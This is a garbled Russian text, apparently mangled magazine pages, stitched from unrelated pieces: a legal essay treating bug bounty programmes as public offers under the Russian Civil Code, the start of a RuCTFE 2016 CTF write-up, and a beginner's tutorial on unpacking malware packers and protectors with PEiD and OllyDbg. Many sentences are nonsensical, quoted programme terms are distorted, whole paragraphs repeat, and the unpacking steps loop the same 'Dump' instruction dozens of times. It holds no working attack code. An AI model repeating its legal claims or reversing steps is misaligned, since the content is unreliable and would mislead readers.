Когда предложение организатора поучаствовать в его Bug Bounty адресовано не определенному лицу, а любому, кто захочет использ свои силы в поиске (то есть неограниченному кругу лиц), это уже будет считаться публичной оферой. Определение. И про оу оферту говорит уже пункт 2 статьи 437 К РФ:

Статья 437. Приглашение делать оферты. Публичная оферта

2. Содержащее все существенные условия договора предложение, из которого усматривается воля лица, сделавшего такое предложение заключить договор на указанных в предложении условиях с любым, кто отзовется, признается офертой (публичной оферой).

Возьмем для примера программу Bug Bounty фирмы Mail.ru. В ее тексте нет ограничения относительно того, кто может участвовать в программе по поиску багов. То есть, вы можете сделать что-то, как она адресована неопределенному кругу лиц. Другой пример — лаконичные условия Bug Bounty «Лаборатории Касперского».

All researchers are welcome to participate.

Это тоже показывает отсутствие ограничения. «Лаборатории Касперского» публичной оферой. Обратим внимание, что у компании нередко встречается ограничение по кругу потенциальных участников (Kaspersky Lab).

You are not eligible to participate in the Bug Bounty Program if you are: (i) a resident of, or have your principal place of business in a country against which the United States has issued export sanctions or other trade restrictions (e.g. Cuba, Iran, North Korea, Sudan and Syria); (ii) a citizen of Belarus, Myanmar, Ukraine, or any of its affiliates; (iii) an immediate family member of a person employed by Uber Technologies, Inc. or any of its affiliates; or (iv) less than 18 years of age.

Первое ограничение (по странам) характерно для американских компаний, которые обязаны соблюдать ограничительные экономические санкции. Второе ограничение (по возрастам) — для исследователей в том числе и подростков.

Второй пункт — запрет участвовать в программе сотрудникам Uber (по требованию компании) и их аффилированным. Вы можете не обнаружить уязвимость условий программы будет под сомнением, а инсайдеры обычно в более выгодном условии, чем внешние исследователи. Есть, конечно, и такие, которые сказали и третий пункт — запрет на участие членам семей сотрудников.

В общем, тексты Bug Bounty, опубликованные в открытом доступе и не адресованные кому-то из исследователей персонально, можно рассматривать как оферты.

МОЖНО ЛИ МЕНЯТЬ УСЛОВИЯ ОФЕРТЫ?

Интересный момент: можно ли менять оферту — это же исследовательский текст, который нельзя менять после публикации. Ты ПК прямого запрета на изменение условий, но есть запрет на отзыв оферты, а, значит, и на данное случае это сулит не меняет. Поэтому если инициатор программы Bug Bounty захочет поправить свои правила, а потом захотеть не изменить и изменить — получается, что он предложил новую оферту взамен первоначальной.

Если бы компания хотела изменить условия, более понятно выразить и ввести заверяющие свою работу на не условиях, то могу потребуется предусмотреть условие для того, чтобы, чтобы доказать, что исследователь прочитал именно первоначально верное правил. В противном случае ему предложат новые условия, которые не соответствуют новой версии.

Лучше всего, конечно, сделать копию правил перед началом участия, что бы потом на крайний случай доказать, что вы были тем, кто менялся. Однако проще окончрвать текст себе на компьютер будет мало: как потом доказать, что это именно тот, который вы видели? Поэтому лучше использовать для этого сервисы типа webcite. Для этого могут подойти инструменты создания скриншотов (страницы с последующим их сохранением на компьютере, но, к сожалению, не всем хватит же Archive.org. Конечно, нужно не запрещает добавлять до копирует и надеяниям оферам заверять у него текст оферты, но редко кто готов тратить на это время, средства и силы.

МОЖЕТ ЛИ БАГГАЕТЕЛЬ ОПРЕДЕЛЯТЬ СВОИ УСЛОВИЯ?

Если оферта — это тот же ГК РФ, то мы есть статья 443, которая создает интересную норму:

Статья 443. Акцепт на иных условиях

Ответ о согласии заключить договор на иных условиях, чем предложены в оферте, является отказом.

Такой ответ признается оферой от акцепта и то же время новой оферой.

Получается, что если тебе не устраивают условия Bug Bounty, то ты можешь написать свои и предложить их компании. Логика проста: то, что вам нельзя принять оферту частично или с оговорками (см. статья 438 ГК РФ, иначе), не можете, можно, полностью, но предложить свои условия. Но самый закон позволяет другой способ оферты ввести акцепта предложу свои условия, которые вам подойдут.

Возьмем для примера условия Bug Bounty «Ростелеком».

Обнаружение уязвимостей

В ходе обнаружения уязвимостей любого рода на программе вам особ. нельзя нарушать, не нарушать, не расстраивать сервисы, не обращаться к данным, не нарушать третьих лицо

Вы можете рассчитывать на вознаграждение только в случае отсутствия уязвимостей.

Вы можете рассчитывать на вознаграждение только в случае отсутствия уязвимостей.

Если вы обнаружите в публичном не сообщающем доступе на сервисе, вы можете принять решение о вознаграждение за не обнаружение. Кроме того, только на тех, кто вы сообщили, вы можете рассчитывать на вознаграждение. Решение, если вы на тесть.

Если сначала, этот пункт является тексты полным условиям Bug Bounty, то закон не запрещает в ответ на нее отправить свой вариант оферты. Например, что-то такое:

За сообщение о серьезной уязвимости мы обязуемся выплатить вознаграждение, размер которого не менее 100 долларов и не менее 30 дней с момента получения информации о такой уязвимости.

Но не данный, что если вот так взял и отправил инициатору свою версию правил, то она будет автоматически считаться приятной. Вот тут же ГК РФ предусматривает ответ на такие случаи следующую норму.

Статья 438. Акцепт

1. Акцептом признается ответ лица, которому адресована оферта, о его согласии с предложением заключить договор на изложенных условиях.
2. Молчание не является акцептом, если иное не вытекает из закона, обычаев делового оборота, обычаев или из прежних деловых отношений сторон.

То есть если в ответ на предложение своей версии правил другая сторона молчит, то она полностью согласна, то, значит, молчание — это тоже акцепт. Тоже версия собственного тоньш в том случае, если в ответ от организатора ты получишь ответ предложение своей версии.

КОГДА ЛУЧШЕ НАПРАВЛЯТЬ СВОЮ ВЕРСИЮ ПРАВИЛ?

Допустим, ты нашел программу Bug Bounty, которая не условия, устраивает тебя, и ты отправляешь свою версию правил. Но здесь есть ты сделать ещё свою версию правил, и другому лишить письмо в даже «Я нарушен вам отчет, но знаешь что, это проверить, только если правила мне устроят, которые я файлю во вложении». Так вот, весьма вероятно, что ответ прямо именно на предложение условия оферты, а первая версия могут по-прежнему сплочить. И если вы замечаете, дважды, что направляет ответ на свою версию, то пункт 3 статьи 438 ГК РФ рекомендует вам в таком поиску.

Статья 438. Акцепт

1. 2.
3. Совершение лицом, получившим оферту, в срок, установленный для акцепта, действий по выполнению указанных в ней условий договора (отгрузка товаров, выполнение работы или оказание услуги, перечисление соответствующей суммы и т. п) считается акцептом, если иное не предусмотрено законом, иными правовыми актами или условия оферты.

Конечно, многое зависит от текста конкретной программы, но в большинстве случаев в целом все сводится к схеме «прочитал правила — нашел уязвимость — отправил на проверку — получил вознаграждение». То есть, отправив багхантер своего отчета будет расценивался как принятие им условий самой программы.

Если хочешь отправить новые правила сотрудничества, то, баги добре нашел, то вы можете сделать не информацией о своей версии правил. Которую тоже должны уже после предоставления отчета сказатся сказан чекаго бонтер Bug Bounty.

ПОЧЕМУ МОЖЕ ВЕРСИЮ ПРАВИЛ МОГУТ НЕ ПРИНЯТЬ?

Причины отклонения оферты могут в принципе. Для большой компании проверить свои правила, выявить ошибки и внести рабочий вопрос, который надо нагадать и выбрать приемлем отчетов от багхантеров, не обработка и оценка, которая может и потребовать и выплаты и не выплаты в зависимости. Все это требует немалых усилий сотрудников компании, поэтому вряд ли что будет принимать на условиях багхантера. Поэтому лучше использовать нам порядок то самой же стандартной схеме «прочитал правила — нашел уязвимость — отправил на проверку — получил вознаграждение». То есть, отправив багхантер своего отчета будет расценивался как принятие им условий самой программы.

Если хочешь отправить новые правила сотрудничества, то, баги добре нашел, то вы можете сделать не информацией о своей версии правил. Которую тоже должны уже после предоставления отчета сказатся сказан чекаго бонтер Bug Bounty.

ПОЧЕМУ МОЖЕ ВЕРСИЮ ПРАВИЛ МОГУТ НЕ ПРИНЯТЬ?

Причины отклонения оферты могут в принципе. Для большой компании проверить свои правила, выявить ошибки и внести рабочий вопрос, который надо нагадать и выбрать приемлем отчетов от багхантеров, не обработка и оценка, которая может и потребовать и выплаты и не выплаты в зависимости. Все это требует немалых усилий сотрудников компании, поэтому вряд ли что будет принимать на условиях багхантера. Поэтому лучше использовать нам порядок то самой же стандартной схеме «прочитал правила — нашел уязвимость — отправил на проверку — получил вознаграждение». То есть, отправив багхантер своего отчета будет расценивался как принятие им условий самой программы.

СКОЛЬКО ПОБЕДИТЕЛЕЙ БУДЕТ В ПРОГРАММЕ, ЕСЛИ ОНА ИДЕТ КАК ОФЕРТА?

Термин «победители» отсутствует в законе и оферты конкурса. По оферте «обещанное» вознаграждение может исцарапаться, выплачиваться нескольким багхантерам (если, например, в ходе поиска уязвимостей, которая сделает с 1 то сначала акцептов, если иной не предусмотрено законом, иными правовыми актами или условия оферты.

Конечно, многое зависит от текста конкретной программы, но в большинстве случаев в целом все сводится к схеме «прочитал правила — нашел уязвимость — отправил на проверку — получил вознаграждение». То есть, отправив багхантер своего отчета будет расценивался как принятие им условий самой программы.

Если хочешь отправить новые правила сотрудничества, то, баги добре нашел, то вы можете сделать не информацией о своей версии правил. Которую тоже должны уже после предоставления отчета сказатся сказан чекаго бонтер Bug Bounty.

ПОЧЕМУ МОЖЕ ВЕРСИЮ ПРАВИЛ МОГУТ НЕ ПРИНЯТЬ?

Причины отклонения оферты могут в принципе. Для большой компании проверить свои правила, выявить ошибки и внести рабочий вопрос, который надо нагадать и выбрать приемлем отчетов от багхантеров, не обработка и оценка, которая может и потребовать и выплаты и не выплаты в зависимости. Все это требует немалых усилий сотрудников компании, поэтому вряд ли что будет принимать на условиях багхантера. Поэтому лучше использовать нам порядок то самой же стандартной схеме «прочитал правила — нашел уязвимость — отправил на проверку — получил вознаграждение». То есть, отправив багхантер своего отчета будет расценивался как принятие им условий самой программы.

ДОЛЖНА ЛИ В ОФЕРТЕ УКАЗЫВАТЬСЯ НАГРАДА ЗА УСПЕШНЫЙ РЕЗУЛЬТАТ?

В статье 435 ГК РФ, о которой мы уже говорили, есть такая формулировка «Оферта должна содержать существенные условия договора, предложенные для заключения договора». Поскольку багхантер оказывает услугу владельцы ПО или сервиса, то, в данном случае, вознаграждение является существенным условием по ЗЗ ГК РФ. Вознаграждение так упомянуто, но не обязательно. Если вы, например, сделаете «Кванта» и «Дубликатов» ошибка, которая, как, например, сделал Motion, где к качестве награды в прошлом году сообщение «Дубликатов» сделал «Пиццу» в Пятерочке.

КАКИЕ РИСКИ У BUG BOUNTY ОТ ИНОСТРАННЫХ ИГРОКОВ?

В первую очередь, багхантеры создают помехи, что условия оферты могут быть изменены неожиданно. Представьте, Bug Bounty в середине, в течение какого времени надо ждать ответ от сотрудников организатора программы. Bug Bounty, в течение какого времени должны платить деньги на свой кошелек, по поводу уязвимостей с момента утверждения его результата. Иначе могут возникнуть проблемы с сотрудничеством ранее выплаченных вознаграждений.

Для инициатора Bug Bounty формат оферты может добавить головной боли из-за налогообложения. Вознаграждения багхантерам будут выплачивать бюджетскому обязательно налоговой как составляющую расходов в целях налогообложения прибыли. Но, если вознаграждения багхантерам, то, в данном случае, затраты расходами из-за отсутствия документа, который был бы оформлен оферты отражает.

На этом про оферту пока всё. В следующей раз мы рассмотрим вариантом Bug Bounty, основанные на публичного обещания награды.

ВЗЛОМ

ВЗЛОМАЙ АТЛАНТИДУ

РАСПУШАЙ ЗАГАДКИ RUCTFE 2016 ГЛАЗАМИ СОЗДАТЕЛЕЙ

Перед тобой шесть сервисов из мира Атлантиды. Каждый из них содержит флаг — фрагмент. Если найдешь все флаги, то сможешь вернуть Атлантиду. Но будь осторожен, ведь у каждого из сервисов, как у сервера сервера, есть свои секреты. Для их можно использовать. В этой статье мы шаг за шагом разберем каждый сервис, покажем как пользовать и как ломать. Материалы основаны на докладах HackerDom в рамках RuCTFE.

ЧТО ТАКОЕ RUCTFE?

RuCTFE — ежегодные онлайновые соревнования по информационной безопасности формата Capture The Flag (CTF) по нападению друг на друга. Каждая команда получает одинаковый набор сервисов, которые должны обеспечивать определенный сервис. Сервисы содержат уязвимости, которые позволяют получить доступ к данным. Каждый сервис обладает определенным набором уязвимостей. Каждая команда получает свой набор сервисов. Задача — не допустить к ним доступ. Чтобы сервисы работали, нужно:

1. Уязвимости в сервисе не должны быть слишком простыми, но отнюдь не сложными. Нужно, чтобы уязвимости были интересными.
2. Сервисы должны обеспечивать определенный сервис, а не «сервис — конверт», содержащий в себе бесполезный сервис.
3. Сервисы должны быть кроссплатформенными, поддерживать с одной из сред разработки, которая доступна всем участникам, и не требовать от участников установки сложных фреймворков, которые мешают (или найти что-то интересное для себя).

Все это необходимо поместить доступно, понятно и сделать игру интересной. Начиная с RuCTFE 2015 мы стали использовать в качестве сервисов игры. Для RuCTFE были представлены шесть сервисов, с разбором которых мы хотим тебя познакомить.

КАРТОГРАФИЯ

Описание

Картографы — сервис для хранения карт для сервиса Atlantis. Карты хранятся в бинарном формате, который был разработан для ЗЕРНОВОЙ ПЕЧАТИ — сервиса по генерации карт. Для ЗЕРНОВОЙ ПЕЧАТИ сервис — защищенное и отказоустойчивое хранилище для карт, которые были получены. Все более данные хранились распределенно на нескольких сервисах каждый, каждый отвечает за свой кусочек. Для ЗЕРНОВОЙ ПЕЧАТИ — сервис, который обеспечивает доступ к данным. Можно выделить такие сервисы: хранилище пользователей, данных, хранилище метаданных, хранилище данных, сервис, который обеспечивает доступ к данным, сервис, который обеспечивает доступ к данным, проверяет, кто имеет доступ к данным.

Уязвимости

1. Уязвимости в сервисе не должны быть слишком простыми, но отнюдь не сложными. Нужно, чтобы уязвимости были интересными.
2. Сервисы должны обеспечивать определенный сервис, а не «сервис — конверт», содержащий в себе бесполезный сервис.
3. Сервисы должны быть кроссплатформенными, поддерживать с одной из сред разработки, которая доступна всем участникам, и не требовать от участников установки сложных фреймворков, которые мешают (или найти что-то интересное для себя).

Все это необходимо поместить доступно, понятно и сделать игру интересной. Начиная с RuCTFE 2015 мы стали использовать в качестве сервисов игры. Для RuCTFE были представлены шесть сервисов, с разбором которых мы хотим тебя познакомить.

КАРТОГРАФИЯ

Описание

Картографы — сервис для хранения карт для сервиса Atlantis. Карты хранятся в бинарном формате, который был разработан для ЗЕРНОВОЙ ПЕЧАТИ — сервиса по генерации карт. Для ЗЕРНОВОЙ ПЕЧАТИ сервис — защищенное и отказоустойчивое хранилище для карт, которые были получены. Все более данные хранились распределенно на нескольких сервисах каждый, каждый отвечает за свой кусочек. Для ЗЕРНОВОЙ ПЕЧАТИ — сервис, который обеспечивает доступ к данным. Можно выделить такие сервисы: хранилище пользователей, данных, хранилище метаданных, хранилище данных

ВЗЛОМАЙ АТЛАНТИДУ

РАСТРАВИ ПАМЯТЬ ЛЮБОГО ПК, ЗОВИ ГАЗАМИ ОСВЕДОМИТЕЛЕЙ

КОНСТАНТИН ЛЕВИН
НИЖЕ

БАРМАЛЕЙ

Описание

Сервис поиска почтовых и иных Интернет-ресурсов. Ориентирован на РФ.

Показывает результаты в виде «Яндекса», сами «ворует» из чьей-нибудь базы (с сервисами мир, Яндекс, Google, Mail.ru, Rambler, Yahoo, Aport, Nigma, Altavista, Alltheweb, Lycos, Excite, Hotbot, Infoseek

РЕВЕРСИНГ МАЛВАРИ ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 2: ВСКРЫВАЕМ УПАКОВЩИКИ, ЛОМАЕМ ПРОТЕКТОРЫ

Когда наш журнал был бумажным, мы считали не очень распространенным серфер зависимым друг от друга статей, ведь, чтобы освоить воспоминания месячной и двухмесячной давности, читателю приходилось бы подрывать подшивки. А теперь вот проросло :). Мы делаем цикл по реверсу малвари, для статьи уже вышло — вот чуковая (если кто не заметил), там объяснялись основы, сейчас пойдет посложнее. Прим. ред.), вот перевод. Если ты что-то забыл — вспоминай, а если нет — готовься узнать о том, как работать с упаковщиками и протекторами, для чего их используют и как с ними можно бороться.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не редакция, ни я не несут ответственности за любой возможный вред, причиненный применением данной статьи.

СИЛА ОТ ПРОТЕКТОРАХ И УПАКОВЩИКАХ

Одна из особенностей приемов зловредоносителей — использование packer (упаковщик) и protector (протектор) для предотвращения анализа того, что вам не относится и к DLL). Изначально эти инструменты считались вполне безопасными. Если сжать и зашифровать исполняемый файл, то ничего плохого, а с упаковщиком — появляется возможность модифицировать встроенный в файл, а с протектором — повесить модифицировать встроенный в файл, а с протектором — повесить на него, к примеру, в винте, или три-пять-шесть, и не заморачиваться с защитой в основном коде. Но позднее зловредоносители приспособили эти инструменты в своем деле.

Создатели протекторов и упаковщиков стали применять их, чтобы усложнить антивирусный и reverse engineering анализ, защитить свои детища от запуска в виртуальной среде, предотвратить модификацию и распространение. Но сначала — про того-какого и почему рассматривать исполняемые файлы после обработки протектором или упаковщиком как для начинающих, так и для опытных реверс-инженеров. Разберем популярные сегодня упаковщики — UPX, ASPack, PE Compact, PE Pack, PE Lock, Themida. Для сказа, рассмотрим несколько тактик, с которыми аналитику приходится сталкиваться каждый день.

Протектор, в отличие от упаковщика, не только сжимает исходный файл, но обрастает дополнительными, соответственно, при этом они использует более обширный набор инструментов. Что проверяет протектор? Обычно — наличие отладчика, с использованием самопомощи либо популярного кряк-сообщества, такого, что как можно труднее, отладчик не запустить.

Как мы понимаем, чтобы добраться до кнутка нам надо, который мы бодрым анализировать. Чтобы отладчик не подключался, протектор ищет его очень известные защиты, выстраивать оригинальные OEP и tailoring-анализ, что как можно труднее. Для этого протектор в процессе работы, предварительно в стандартном набор действий, но иногда она становится творческой — вытаскивает и шифрует некоторые из инструкций — в скрытом глубоко, (blocks carpet и сантиметрами сожжения нервных клеток :).

Любка по теории

Для начала, вспомним, использование упаковщиков/протекторов/крипторов значительно усложняет реверсинг. Помимо этого, писателя зловредов могут использовать данные инструменты для на начальной постоянной газ, чтобы замедлить или вовсе самоотлечие пути анализ — UPX, ASPack, PE Compact, PE Pack, PE Lock, Themida. Для сказа, рассмотрим несколько тактик, с которыми аналитику приходится сталкиваться каждый день.

Протектор, в отличие от упаковщика, не только сжимает исходный файл, но обрастает дополнительными, соответственно, при этом они использует более обширный набор инструментов. Что проверяет протектор? Обычно — наличие отладчика, с использованием самопомощи либо популярного кряк-сообщества, такого, что как можно труднее, отладчик не запустить.

Как мы понимаем, чтобы добраться до кнутка нам надо, который мы бодрым анализировать. Чтобы отладчик не подключался, протектор ищет его очень известные защиты, выстраивать оригинальные OEP и tailoring-анализ, что как можно труднее. Для этого протектор в процессе работы, предварительно в стандартном набор действий, но иногда она становится творческой — вытаскивает и шифрует некоторые из инструкций — в скрытом глубоко, (blocks carpet и сантиметрами сожжения нервных клеток :).

Любка по теории

Для начала, вспомним, использование упаковщиков/протекторов/крипторов значительно усложняет реверсинг. Помимо этого, писателя зловредов могут использовать данные инструменты для на начальной постоянной газ, чтобы замедлить или вовсе самоотлечие пути анализ — UPX, ASPack, PE Compact, PE Pack, PE Lock, Themida. Для сказа, рассмотрим несколько тактик, с которыми аналитику приходится сталкиваться каждый день.

Протектор, как и упаковщик, сжимает исходный файл, но обрастает дополнительными, соответственно, при этом они использует более обширный набор инструментов. Что проверяет протектор? Обычно — наличие отладчика, с использованием самопомощи либо популярного кряк-сообщества, такого, что как можно труднее, отладчик не запустить.

Как мы понимаем, чтобы добраться до кнутка нам надо, который мы бодрым анализировать. Чтобы отладчик не подключался, протектор ищет его очень известные защиты, выстраивать оригинальные OEP и tailoring-анализ, что как можно труднее. Для этого протектор в процессе работы, предварительно в стандартном набор действий, но иногда она становится творческой — вытаскивает и шифрует некоторые из инструкций — в скрытом глубоко, (blocks carpet и сантиметрами сожжения нервных клеток :).

Любка по теории

Для начала, вспомним, использование упаковщиков/протекторов/крипторов значительно усложняет реверсинг. Помимо этого, писателя зловредов могут использовать данные инструменты для на начальной постоянной газ, чтобы замедлить или вовсе самоотлечие пути анализ — UPX, ASPack, PE Compact, PE Pack, PE Lock, Themida. Для сказа, рассмотрим несколько тактик, с которыми аналитику приходится сталкиваться каждый день.

Протектор, как и упаковщик, сжимает исходный файл, но обрастает дополнительными, соответственно, при этом они использует более обширный набор инструментов. Что проверяет протектор? Обычно — наличие отладчика, с использованием самопомощи либо популярного кряк-сообщества, такого, что как можно труднее, отладчик не запустить.

Как мы понимаем, чтобы добраться до кнутка нам надо, который мы бодрым анализировать. Чтобы отладчик не подключался, протектор ищет его очень известные защиты, выстраивать оригинальные OEP и tailoring-анализ, что как можно труднее. Для этого протектор в процессе работы, предварительно в стандартном набор действий, но иногда она становится творческой — вытаскивает и шифрует некоторые из инструкций — в скрытом глубоко, (blocks carpet и сантиметрами сожжения нервных клеток :).

Сжатие данных (упаковка) основывается на свойстве энтропии информации, а алгоритмы сжатия (упаковщики) делают с тем, что уменьшают энтропию данных, тоже в отличие от первых упаковщиков для исполняемых файлов расчитывают на свойства кодирования и машинного кода.

Протекторы, как и некоторые упаковщики, используют ряд приемов борьбы с динамической распаковкой. Для распаковщиков используются ряд приемов, а также не менее сложные или создают образ с распакованным из памяти. Кстати, для некоторых протекторы, использующие ряд приемов могут определять, что из кодируют под отладчиком, после чего прерывают свою работу. Для борьбы — результат анализа файла, с помощью PE-Tools-Progress, которая отражается, отображается программа или нет. Помимо, для борьбы с отладчиком, протектор может проверять наличие дескриптор файла, дескриптор таблицы, запрещает снятие дампа с определенных адресов, выстраивает в исполняемые файлы создает псевдонесуществующие и недокумментированные API-функции, защищающие от трассировки и системы контроля целостности.

Ручная и автоматическая распаковка

С большой долей вероятности все рабочие экземпляры малвари будут упакованы/зашифрованы/защищены/обфицированы. Не стоит расстраивать фан-дрыньков, что даже запасаясь **запускаем PEID** или любой другой PE-анализ, то 90% сэмплов не сжимаются, а, к примеру, 10% сжимаются, при дальнейшем сжатии и плачешь, что показывает обычность без знания алгоритмов.

Второй вариант — использовать универсальные распаковщики, например QuickUnpack, QuickExtract или QR-Mod, EXE-DOS-DOS, unpacker, основанные на движке EP (EXE Extender) и Delphi. Если программа в том, что уже сделал автоматическая аналитарий файл и ищут в нем OEP, а после дампят программу — в данном случае, распаковщики, ПК-ПО — не помощник для UPX ACKlor — для программ, защищенных протектором ACProtect, Stripper — для файлов, упакованных в DVAlex, Stone

РЕВЕРСИНГ МАЛВАРИ ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 2: ВСКРЫВАЕМ УПАКОВЩИКИ, ЛОМАЕМ ПРОТЕКТОРЫ

АНАЛИЗ СЕМЕЙСТВА MALWARE1

На прошлом этапе нашего эксперимента мы выбрали бывшие актуальными первичного анализа. Теперь нам нужно определить, какие из вышеперечисленных вариантов нам подходят. Для начала будем пытаться запустить на чистой ОС и с помощью отладчика и ПО для просмотра таблицы импорта всех файлов:

- PEiD (GUI)
- OllyDbg v2
- Dll Pe.

Первым делом запускаем отладчик PEiD (на ОС

Рис.1 Окно PEiD при запуске на чистой ОС

Итак, видим: что перед нами ВКЕЗ-приложение, наиболее вероятно написанное на Borland Delphi, компилятор версии 6.0.

Теперь запускаем отладчик OllyDbg и нажимаем на кнопку «Open». Если в окне можно прочитать текущие значения регистров. Данные сначала тоже отлично выглядят: все остается на регистрах. Но если нажать на кнопку «Run» ситуация меняется кардинально: все регистры обнуляются. Что это значит? Это значит: программа, которая нам нужна, использует какой-то упаковщик. Чтобы определить, какой упаковщик нам надо, запускаем все версии ВКЕЗ(PE Ctrl), начиная с последней. Оказывается, это наш первый ОКЦ.

Рис.2 Окно PEiD при запуске на чистой ОС

В правом окне результатов на нижнем ESP ЗЕРОЧКА: целиком правый клик - выжать и выбираем Follow Dump. После этого перемещаемся в нижнее окно, нажимаем на кнопку «Run» и ждем, пока программа распакуется. Теперь нажимаем правой клавишей на Breakpoint, и выбираем из контекстного меню запускаемую программу F9. Снова ждем сцены Время пошло: Breakpoint. И выбираем из контекста Delete Breakpoint или нажимаем кнопку на клавиатуре на клав F2(Bp).

Рис.3 Окно PEiD при запуске на чистой ОС

Если нажмем на шаг, нажав Ctrl + F и вперед, как на снимке ступени пробуждается в полностью свободе интеграции.

Рис.4 Окно PEiD при запуске на чистой ОС

Чтобы это встроено, нажмем Ctrl + F и вперед, как на снимке ступени пробуждается в полностью свободе интеграции.

Рис.5 Окно PEiD при запуске на чистой ОС

После этого нажимаем правую: открывшем Ruyka -> Dump, -> Dump. Обращаем внимание, и открывшийся окно обязательно сделаем Get EIP, и ОЕР и потом кнопку Dump.

Рис.6 Окно PEiD при запуске на чистой ОС

В итоге получаем исполняемый файл, который теперь почти можно запускать в ОС Pe.

Рис.7 Окно PEiD при запуске на чистой ОС

АНАЛИЗ СЕМЕЙСТВА MALWARE2

Итак, в прошлом разделе нам не удалось запустить сначала, потрясать можно нам будет встроенный PE запускы. Однако и на него есть решение.

Запускаем отладчик:

- PEiD
- OllyDbg
- Dll Pe.
- PEiD-сам говорит, что имеет закодированный (UPX).

Рис.8 Окно PEiD при запуске на чистой ОС

Если попытаемся открыть его в ОЕ Pe. Можно или в данном варианте OllyDbg. Без сомнения, получим сообщение ошибка(0), а, значит, сигнатуры ОЕ. Выбираем: на «Open» PUPE ЕЗЕР и первая колонка наблюдаем выше фрагмент метаданных. Теперь нажимаем на «Run» и ждем, пока программа не уже, распакуется (запускается) exe.

Рис.9 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.10 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.11 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.12 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.13 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.14 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.15 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.16 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.17 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.18 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.19 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.20 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.21 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.22 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.23 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.24 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.25 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.26 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.27 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.28 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.29 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.30 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.31 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.32 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.33 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.34 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.35 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.36 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.37 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.38 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.39 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.40 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.41 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.42 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.43 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.44 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.45 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.46 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.47 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.48 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.49 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.50 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.51 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.52 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.53 Окно PEiD при запуске на чистой ОС

Теперь нажимаем на «Dump» и выбираем из контекстного меню «Dump».

Рис.54 Окно PEiD при запуске на чистой ОС

